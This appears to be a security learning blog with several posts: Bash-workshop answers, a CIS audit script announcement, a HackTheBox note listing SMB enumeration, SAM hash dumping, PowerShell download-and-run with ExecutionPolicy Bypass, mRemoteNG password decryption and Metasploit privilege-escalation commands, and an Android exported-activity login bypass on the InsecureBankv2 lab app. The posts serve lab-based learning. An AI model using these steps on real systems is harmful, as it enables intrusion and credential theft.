CIS-BENCHMARK AUDITING SCRIPT

Hi guys, its been a long time since I have posted something on this blog post. I was busy with a project which I would be sharing on this post. I will not be publishing any ctf soon, maybe later in the year or so.

So, the reason I have not been publishing any CTF writeup, was because I was working on my first ever project, to develop an auditing script to automate the checklist from CIS Benchmark.

The audit script created was to audit CentOS 8, a linux based operating system. The script checks from the filesystem to the network, permissions of the files and users etc. It was quite interesting for me because I have to plan the flow of my scripts from top to bottom. Examples, like where do I append the results to? What are the variables needed and in which direction should the script executed?

All this planning and writing out a script/product really challenge myself, to use my understanding of Linux, bash and the solution provided from CIS-Benchmark, to piece it together to write out an auditing script.

At the end of 3 months plus of hard work and pulling my hair out because of bugs in the script. I was able to successfully finished it and published it on GitHub.

git_pic

For me publishing something on github really gave me a sense of accomplishment. However, my belief is that the scripts I created is to be improve it to make it better for the community.

Thus writing this post, I would like my readers to visit my Github, and do a code review. I always believe that other people view of codes are different and in some ways help to improve ones coding skill when people share their opinion.

Hence, I would like my readers to provide me constructive criticism, give me feedback on what to improve or add on to the script. All views are welcome. I would really love the community to check it out. If the script is good, please do leave a star 🙂

The link to my Github is here.

And like how I always end my post, is to say “Thanks for reading and have a good day peeps.”

Author: Derek
Cybersecurity Ops with Bash: Defensive (Ch.9)

Hi guys, we are back to the series of Cybersecurity Ops with Bash: Defensive workshop solution.

Note: This is only workshop solution, NOT A SUMMARY OF DEFENSIVE BASH!!! I do not own the book, I am just reading/learning it and published the solution ONLY.

Before you read the workshop solution, it is good if you have read the Defensive chapter of the book, so it gives you an idea what the chapter is about.

Chapter 9

  1. When comparing two scan files, account for files of different lengths or with a different set of IP addresses/hostnames.


    Comparing the file, I will take the easy route which is comparing the length of the 2 files.
    qn1
    Using wc command to count the number of lines in the file to determine the difference in length of the 2 files.

  2. Use /dev/tcp to create a rudimentary Simple Mail Transfer Protocol (SMTP) client so the script does not need the mail command.

    I didn’t really use /dev/tcp, what I really did was to use ssmtp command to send the email to the intended receiver.
    qn2

Hope you have a nice day and that this solution will help you in the journey of bash scripting.

Author: Derek
Cybersecurity Ops with Bash: Defensive (Ch. 8)

Hi guys, we are back to the series of Cybersecurity Ops with Bash: Defensive workshop solution.

Note: This is only workshop solution, NOT A SUMMARY OF DEFENSIVE BASH!!! I do not own the book, I am just reading/learning it and published the solution ONLY.

Before you read the workshop solution, it is good if you have read the Defensive chapter of the book, so it gives you an idea what the chapter is about.


Chapter 8

  1. Add an -i option to livebar.sh to set the interval in seconds.

    The main point here is check for the option ‘-i’ . In order to do that, we will have to use an if-else statement to check for the option.


    I modified the script to add in an if-else statement,
    qn1_a
    In this block of code, the if-else statement will check for the first argument that is parse to the script. If the first argument matches the option ‘-i’, the variable tim will take in the second argument as value to set the time interval in the script. If not, the variable tim is set to ‘1’ second.

    The next 2 lines of ‘shift’ to push out the first and second argument so that the next few arguments are parse correctly to the intended functions or variables in the script.

    qn1_b
    To set the time interval for each print.

  2. Add an -M option to livebar.sh to set an expected maximum for input values. Use the getopts built-in to parse your options.


    qn2
    getopts set a list of letters/characters to be accepted, in this case “M:” . Each character if followed by a colon is expected to have an argument to follow up. For e.g. sh liverbar.sh -M 25 etc.

    getopts built-in function is to process options in a more standardized and familiar way.

  3. How might you add an -f option to livebar.sh that filters data using grep?What challenges might you encounter?  What approach(es) might you take to deal with those?

    Ans: Create a function to solve ‘-f’ option to filter data using grep. The issue will be how to send the line of text over to the next bash script which is then parse to be filter off the unwanted data. Thus, the approached I took, was to append it to another log file and have my livebar.sh to read the log.file and use grep command and wc command to filter off the data and find the number of occurrence.

    The result…
    qn3_a

    In looper.sh, the code I changed is…
    qn3_a_looper

    And the interval as well
    qn3_a_interval
    The log.file is passed as an argument to be read by the livebar.sh

    In livebar.sh, the code I modified is…
    qn3_b_livebar
    To check for the option ‘-f’, if matched then parse the log.file to the function regex to filter off unwanted data.

    In the regex function….
    qn3_b_regex
    It takes in the user requested regular expression and based on that to filter off the data in the log.file followed by printing out the bar graph.

  4. Modify wintail.sh to allow the user to specify the Windows log to be monitored by passing in a command-line argument.


    I changed the “Application” to “$1” to pass in a command-line argument.
    qn4

  5. Modify wintail.sh to add the capability for it to be a lightweight intrusion detection system using egrep and an IOC file.

    due to my lack of knowledge, the solution I provided may not be the best but if there are better solution pls feel free to leave a comment behind.
    qn5

  6. Consider the statement made in “Command-Line Buffers”: “When the input is coming from a file, that usually happens quickly.” Why “usually”? Under what conditions might you see the need for the line-buffering option on grep even when reading from a file?

    Ans: It is because the data in a file is fixed, thus even if the buffer is partially filled or no incoming data is being appended to the file, it signify as the command has reached the end of the file which lead to the output of the content of the buffer.

    However, that is not the case for grep command to be reading data of a “real-time” file for e.g. access.log from a pipe, where events happen periodically. Thus, having to wait for the buffer to be full to be able to output the content. Hence, under this circumstances line-buffering option comes into play to output the data once a match has been found.


Hope you have a nice day  and that this solution will help you in the journey of bash scripting.

Author: Derek

Hackthebox learning note 1

Scanning the target machine

using the script [https://github.com/21y4d/nmapAutomator] (recommanded)

nmap -sC -sV [target IP address] [more options can be added]

  • -sC: script scanning
  • -sV: scan version
  • -A: Enable OS detection, version detection, script scanning, and traceroute
  • –open: Only show open (or possibly open) ports

nmap –script all -p445 [target IP address]

SMB enumeration

smbclient -L //[target IP address]

  • -L: list of shares available on a host

smbclient \\\\[target IP address]\\[sharename]

Mounting files

mount -t cifs //[target IP address]/Backups /mnt/backup -o rw

  • -t: type of the file system
  • o: comma-separated list of mount options

reading VHD(Virtual Hard Disk)

7z l filename.vhd (only can see the list, not the content of the files)

  • l: List contents of archive

{apt-get install libguestfs-tools}(using to see the content of the file)

guestmount –add [vhd image] –inspector –ro [mount point] -v

  • –add: add image
  • –inspector: automatically mount filesystems
  • –ro: mount read only
  • -v: version

Retrieves syskey and extract hashes from Windows 2k/NT/XP/Vista SAM

Samdump2 SYSTEM SAM

Password hash format

Username:ID:LM hash:NT hash:comment:remark

If LM hash starts with “aad3”, it means the field is empty

If NT hash starts with “31d6”, it means the field is empty

Cracking password using [https://crackstation.net]

Transferring file in windows

Recommend way [https://github.com/411Hall/JAWS]

powershell.exe -c “(new-object System.Net.WebClient).DownloadFile(‘http://10.10.14.12/jaw

s-enum.ps1′,’C:\Users\L4mpje\Desktop\jaws-enum.ps1′) {transferring the script from Linux to target system}

powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1

Exploiting mRemoteNG (C:\Users\\AppData\Roaming\mRemoteNG)

type confCons.xml (look for the password in this file)

[https://github.com/haseebT/mRemoteNG-Decrypt]

python3 mremote_decrypt.py -s “password string”

Windows-Exploit-suggester

use post/multi/recon/local_exploit_suggester

msf post(local_exploit_suggester) > set lhost [IP address]

msf post(local_exploit_suggester) > set session 1

msf post(local_exploit_suggester) > exploit

Windows Gather Applied Patches

use post/windows/gather/enum_patches

msf post(enum_patches) > set session 1

msf post(enum_patches) > exploit

Sherlock [https://github.com/rasta-mouse/Sherlock]

(In the meterpreter session)

load powershell

powershell_import ‘/root/Desktop/Sherlock/Sherlock.ps1’

powershell_execute “find-allvulns”

JAWS – Just Another Windows (Enum) Script [https://github.com/411Hall/JAWS]

(In the meterpreter session)

upload /root/Desktop/jaws-enum.ps1 .

Shell

powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 -OutputFilename JAWS-Enum.txt

PowerSploit [https://github.com/PowerShellMafia/PowerSploit]

(In the meterpreter session)

load powershell

powershell_import ‘/root/Desktop/PowerSploit/Privesc/PowerUp.ps1’

powershell_execute Invoke-AllChecks

axebox

author: bs

Cybersecurity Ops with Bash: Defensive (Ch. 7)

Hi guys, we will be continuing the series of Cybersecurity Ops with Bash: Defensive workshop solution.  I will be going through Chapter 7: Data Analysis.

Note: This is only workshop solution, NOT A SUMMARY OF DEFENSIVE BASH!!!
Note: I do not own the book, I am just reading/learning it and published the solution ONLY.

Before you read the workshop solution, it is good if you have read the Defensive chapter of the book, so it gives you an idea what the chapter is about.


Chapter 7


  1. The following example uses cut to print the first and tenth fields of the access.log file:
    $ cut -d’ ‘ -f1,10 access.log | bash summer.sh | sort -k 2.1 -rn
    Replace the cut command with the awk command. Do you get the same results? What might be different about those two approaches?

    The answer:cut_awk

    Yes, I was able to get the same result through 2 different commands. The cut command takes every space as a separator, which is why it is important to state the option ‘-d’ to identify the separator. Whereas for awk command, it is a flexible program that only splits on the sequence of whitespaces between 2 string value and each string value is a field on its own.

  2. Expand the histogram.sh script to include the count at the end of each histogram bar. Here is the sample output:
    sample_output

    In the pr_br function, add the following code after the for loop:
    include_count_number
    Basically, it is to print out the number of occurrence an IP address appeared, the value was stored in ‘$raw’. Thus, using printf function to print out the value of ‘$raw‘.

    The output is …
    output_raw



  3. Expand the histogram.sh script to allow the user to supply the option -s that specifies the maximum bar size. For example, histogram.sh -s 25 would limit the maximum bar size to 25 # characters. The default should remain at 50 if no option is given.

    In the code, add an if-else statement to check for the option ‘-s’ and take in the value after ‘-s’.
    if-else

    The output is…
    if-else-output

  4. Modify the useragents.sh script to add some parameters
    • Add code for an optional first parameter to be a filename of the known hosts. If not specified, default to the name known.hosts as it currently is used.

      Answer:
      useragent_result
      The first command line shows user specified the filename of known hosts and passed it as an argument to the script ‘useragents.sh’. It shows the number of host specified based on the file.

      The second command line shows the result of user not specifying the filename of known hosts, thus the script ‘useragents.sh’ uses known.hosts as a default file to be passed as an argument. It shows that the number of host based on the default file, known.hosts.

      In the code, I modified it…
      useragent_codes
      To check for option ‘-h’, if condition matched, use the file that user specified, if not use the default file ‘known.hosts’

    • Add code for an -f option to take an argument. The argument is the filename of the logfile to read rather than reading from stdin.

      The result…
      useragent_f
      The first commmand line shows, user specify the option ‘-f’ to read the log file and the result was returned to the user. However, the second command line shows the user not specifying the option ‘-f’ to read the log file, thus, receiving an error message stating ‘No logfile being inputted


  5. Modify the pagereq.sh script to not need an associative array but to work with a traditional array that uses a numerical index. Convert the IP address into a 10- to 12-digit number for that use. Caution: Don’t have leading zeros on the number, or the shell will attempt to interpret it as an octal number. Example: Convert “10.124.16.3” into “10124016003,” which can be used as a numerical index.

    The result…
    array_result


    The code…
    array

    • array=()‘ to state the variable as an array.
    • ‘if [[ $1 == $addr ]]’ check if the ip address stated matches
    • If so, then add the relevant element into the array.
    • print out the elements in the array, sort it and count the number of occurrences of the same element.

That’s comes to the end of Chapter 7 of Defensive Bash. Hope you are able to pick up something from this post and have a nice day 🙂

Author: Derek

Cybersecurity Ops with Bash: Defensive (Ch. 6)

Hi guys, we will be continuing the series of Cybersecurity Ops with Bash: Defensive workshop solution.  I will be going through Chapter 6: Data Processing.

Note: This is only workshop solution, NOT A SUMMARY OF DEFENSIVE BASH!!!
Note: I do not own the book, I am just reading/learning it and published the solution ONLY.

Before you read the workshop solution, it is good if you have read the Defensive chapter of the book, so it gives you an idea and skills on how to write bash script.

==============================================================

Chapter 6


  1. Given the following file tasks.txt, use the cut command to extract columns 1 (Image Name), 2 (PID), and 5 (Mem Usage).
    Given the tasks.txt
    tasks_txt
    The criteria to extract out column 1,2,5. Using cut command the common delimiter to identify the columns is “;”. So the cut command is…
    cut_command

  2. Given the file procowner.txt, use the join command to merge the file with tasks.txt from the preceding exercise.
    Given procowner.txt
    procowner_txt
    The join command is used to join 2 files together given if both files have one column of common values, in this case is the ‘PID’ column. Thus, the answer is…
    join_command
    The option ‘-t’ to use a CHAR as the field separator in this case is ‘;’ as field separator. The following options like ‘-1’ and ‘-2’ is to specify the field to join on between 2 files.

  3. Use the tr command to replace all of the semicolon characters in tasks.txt with the tab character and print the file to the screen.
    tr_command
    Basically, using tr command to translate the all the semicolon ‘;’ to horizontal tabs ‘\t’.

  4. Write a command that extracts the first and last names of all authors in book.json.
    The answer is…
    jq_command
    The jq command is a cli JSON processor, the ‘.’ is simplest json data filter.

    Given ‘.authors[].firstName’, the ‘.authors[]’ is an object array followed by ‘.firstName’ which is another object in the array of ‘authors’.

    Basically, when JSON object ‘book.json’ is inputed, the json processor will produce the value of ‘firstName’ which belongs to an array called ‘authors’.

We have come to the end of Ch. 6 workshop solutions, I will be posting more solutions in the coming days. Hope you have a nice day 🙂

Author: Derek

REFERENCES:

Cybersecurity Ops with Bash: Defensive(Ch. 5)

Hi guys, recently I have reading an ebook on O’reilly, the ebook is called Cybersecurity Ops with Bash. It teached us how to write bash script and show how bash script can be used in both offensive and defensive. I have the link below if you want to get the book from Amazon or O’reilly. I will also link the author’s github below, where he has all the scripts. 

In the coming series of blog post, I will be posting workshop solution of this book for Defensive Security Operation (Chp. 5 to Chp. 12). The Pentesting with Bash (Offensive side) will be coming soon 🙂

Note: This is only workshop solution, NOT A SUMMARY OF DEFENSIVE BASH!!!

Before you read the workshop solution, it is good if you have read the foundation chapter of the book, so it gives you an idea and skills to write bash script, also doing the workshop first.

++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++

Chapter 5 Data Collection

  1. Write the command to search the filesystem for any file named ‘dog.png
    $ sudo find / -name “dog.png”
    find_command
    Description:
    – ‘findcommand based on man pages is to find files in directory hierarchy
    – ‘/‘ is the root directory of Linux system.
    -name “dog.png” ‘ the name of file to be found.
    Thus, the entire command is to search for the file called ‘dog.png’ starting from the root directory and branching into the different directories.

  2. Write the command to search the file system for any file containing the text confidential
    $ grep -iRlw ‘/home/nash/bash_scripting/’ -e ‘confidential’
    egrep_command
    Description:
    grepprints line matching the pattern
    -iRlw‘ & ‘-e, ‘i‘ – ignore case, ‘R‘ – search recursive under the directories, ‘l‘ – output only the file name that matches with the pattern, ‘w‘ – match the entire word, ‘e‘ – regex pattern
    The entire command-line is to search for files that contain the word ‘confidential’ under the path ‘/home/nash/bash_scripting/’

  3. Write the command to search the filesystem for any file containing the text secret of confidential and copy the file to your current working directory.
    $ sudo find /opt/collection -type f -exec egrep -iRL ‘secret|confidential’ {} \; | xargs cp -t ~/bash_scripting
    find_cp
    Description:
    -type fstate the type to be regular file
    -exec: Execute command. Any output from ‘find’ is taken as an argument to the command until ‘;’ is encounter which means the end of the command. The string ‘{}’ is a substitution of the current file name being processed as an argument.
    xargsis to build and execute command from standard input. So it takes the standard input (grep command), to ‘cp’ as argument and execute the command.
    – ‘cp
    copies files and directories with option ‘-t’is targeting a specific directory.

  4. Write the command to execute ls -R / on the remote system 192.168.10.32 and write the output to a file named filelist.txt on your local system.
    $ sudo ssh username@192.168.10.32 ls -R / > filelist.txt
    It will prompt for password, then input the password.


  5. Modify getlocal.sh to automatically upload the results to a specified server by using SCP.
    In the getlocal.sh (original), add the following code…
    getlocal
    Basically copying the file to the current working directory of the server.
    In my server,
    docker

  6. Modify hashsearch.sh to have an option (-1) to quit after finding a match. If the option is not specified, it will keep searching for additional matches.

    In hashsearch.sh,  add the following code after the mkabspath() function…
    hashsearch_options
    Description:
    The $# is to count the number of arguments being passed to the bash script. If the argument passed to the script is more than 0, then if-else statement will check the first argument position $1‘, whether it has the option ‘-1’.

    So in the checking phase, I am using a substring expansion pattern of shell. Its format is ‘${parameter:offset:length}‘, in this code it shows as ‘${1:0:2}‘. Basically ‘1‘ is the position argument that is being passed, followed by the indexing ‘0‘ and the length of the characters ‘2‘.

    If the first 2 characters of the first position argument is equal to ‘-1‘, the variable ‘OCCUR‘ will become ‘1‘, in programming sense is return the value as  ‘True‘. Followed by the command ‘shift‘, to push the following argument up by 1 position for e.g. position $2 will become $1.

    After adding the if-else statement in hashsearch.sh, modify the while loop statement…
    hashsearch_checks
    Since, the option is to ensure that shows the first match, we can do a simple ‘head -n 1‘ to ensure that one result returns only.

  7. Modify the hashsearch.sh to simplify the full pathname that it prints out.
    • If the string it outputs is /home/usr07/subdir/./misc/x.data, modify it to remove the redundant ./ before printing it out.
    • If the string is /home/usr/07/subdir/../misc/x.data, modify it to remove the ../ and also the subdir/ before printing it out.

      In the while loop statement, after the code written to echo out the pathname, pipe the echo to a sed command.
      sed_command
      ‘sed -e’ is to edit the file, here comes the juicy part. In between the aprostrophe you have start with ‘s‘ it is indicate substitute which means that matching occurences will be replaced with the intended text/character/space/special char etc.

      Then is it followed by the regular expression ‘/regex/‘, in this case is ‘/[\.\..]\//’, taking in the output as argument, it will searched for ‘./’ or ‘../’ in the pathname.

      Note: if you were to indicate special character in the regex, please add a ‘\’ to escape special character in regex.

      And since the purpose is to delete ‘./’ or ‘../’, you don’t need to indicate any space or character and just close it with ‘/’.

  8. Modify winlogs.sh to indicate its progress by printing the logfile name over the opt of the previous logfile name. (Hint: Use a return character rather than a new line.
    prinf
    Description:
    Instead of using echo command that will print out every iteration in a new line, we can used the command ‘printf’ with ‘\r’ thus the printing out every iteration on the same line.

  9. Modify winlogs.sh to show a simple progress bar of plus signs building from left to right.  Use a separate invocation of wevtutil el to get the count of the number of logs and scale this to, say, a width of 60.
    progress
    Description:
    Basically pipe the output of wevtutil to pv tool, to help us to monitor the progress of counting the number of logs and output it into a progress bar. The options ‘-pt’ is to display the progress bar with timer and ‘-w’ is to indicate the width.

  10. Modify winlogs.sh to tidy up; that is, to remove the extracted logfiles (the .evtx files) after it has tar’d them up. There are two very different ways to do this.
    delete_evtx
    Description:
    Assuming that I am running bash script in CYGWN, which is an environment run natively in Windows to run Unix-like program. I only came up with one method, if you have more leave a comment behind.

We have come to the end of Ch. 5 workshop solutions, I will be posting more solutions in the coming days. Hope you have a nice day 🙂

Author: Derek

REFERENCES:

Exploit Activity Component in InsecureBankv2 Application

Hi guys, today we will be exploiting an <activity> tag that has “android:exported” declared in the tag.

What is an <activity> tag? Quote from Google Search, “Use with the <activity> tag to supply a default banner for a specific activity, …

That specific activity we are exploiting is “android:exported”, why? Because it is an element that sets whether the activity in the application can be launched by other components of other application.

It has permission has 2 type ‘true’ – means other application can launch the activity, ‘false’ mean the activity can only be launched by the same component of the application or applications with the same userID.

The activity tag…
Inkedexploit_activity_LI

We are exploiting the vulnerability on  “com.android.insecurebankv2.PostLogin”, in the first line of the list, which is to bypass the login page of InsecureBankv2.


In order to exploit, we have to state the intent of it and the type of intent we used is explicit intent as we have a target application we wanted to exploit from our malicious application.

Writing a Java code to exploit by stating the intent.
java_source

Once the ‘Button’ is click upon, the system will checks its intent, and since its intent is to open up PostLogin of InsecureBankv2 application, and the intent filter of the insecure application allows such action, the intent of the object will be delivered to the insecure app to start up its activity.

After writing the java code, build an apk file based on the code, name it for e.g. “exploit.apk” and installed the exploit.apk file into the emulator that is running the InsecureBankv2 application.

Run the malicious application in the emulator.
malicious_application
Click onto ‘Button’.

bypass_login

The result in total bypassing the login screen of the application.

That’s all folks, hope you have a nice day 🙂

Author: Derek

Tools for Static/Dynamic Analyze in Moblie Hacking

Hi guys, today we will install more tools that are used for testing mobile application.

Credit to tsug0d for this lesson on Mobile Application Pentesting, I have learned quite a bit of Mobile hacking from his slides, will link it in the reference below.

Installation part: Tools used is mainly for Linux distribution.

  • apktool
  • dex2jar
  • jd-gui
  • BurpSuite

APK we using is InsecureBankv2.apk, is used for practicing mobile application hacking. The installation of apktool was written in my previous post. Check it out here.

First and foremost, for static analyze I would recommend to used apktool, dex2jar ad jd-gui. Why? It is because the tools will be able to decompile/deconstruct the .APK files for you into readable text file and Java source code, which allows you to be able to analyze the codes & other text files of the .APK files.



Using apktool helps to decompile the .APK file and extract out files into human-readable text such files like AndroidManifest.xml and decode the resources of .APK files to its original form.

apktool_ib

decompile_ib_apktool

However, apktool will not be able to give tester the original Java source code, thus, there is a need to use tools like dex2jar and jd-gui to deconstruct the .APK file to see the Java source code.

Things to note is that .APK file is an archive file, meaning the file type is also a .ZIP file. You can used the ‘file InsecureBankv2.apk’ to determine the file type of the .APK file.

So, changing the file extension from .APK to .ZIP, followed by unzipping the archive file, you will be able to see the content of InsecureBankv2.

unzip

unzip2

The main reason to do such action, is to get the file ‘classes.dex’ because it contains the compiled code, thus, by using dex2jar tool we will be able to convert the .DEX file into .JAR file.

For installation of dex2jar,

$ sudo apt-get install dex2jar

The used of dex2jar,

$ sudo d2j-dexjar -d classes.dex

dex2


Now, it is time to use jd-gui tool which is a GUI that displays Java source codes. It can browse for .JAR file and display the .Class files to the user, where the Java source code is contained.

Installation of jd-gui,

$ sudo apt-get install jd-gui

Open the jd-gui application, go to File -> Open File -> navigate to the folder where it stores the .Jar file.

jd_gui_construct

In conclusion, the reason of using these 3 tools as each has its own functionality that helps analysts to decompile and reconstruct different components of the .APK file.  The tool apktool helps to decompile an .APK file, converting AndroidManifest.xml into human-readable text, decode the resources into its original form.

Using dex2jar and jd-gui tool goes hand-in-hand as one is converting the .DEX file into .JAR file where it contains the compile code and the other is used to reconstruct the .JAR file, to be able to see the .CLASS file.

By doing static analyses, analysts will be able t find vulnerable code block in the .APK files and be able to understand how the application is coded in this format etc.

That’s all folks for today, hope you have a nice day and see you in my next post.

Author: Derek 🙂

REFERENCES:
https://github.com/tsug0d/AndroidMobilePentest101/tree/master/english

Installation of Essential tools for Mobile Hacking

Hello everybody, this will be continuation of setting up a mobile pentesting lab.

The required tools need are:

We will be using Kali Linux OS.

Let’s first start with the installation of apktools,

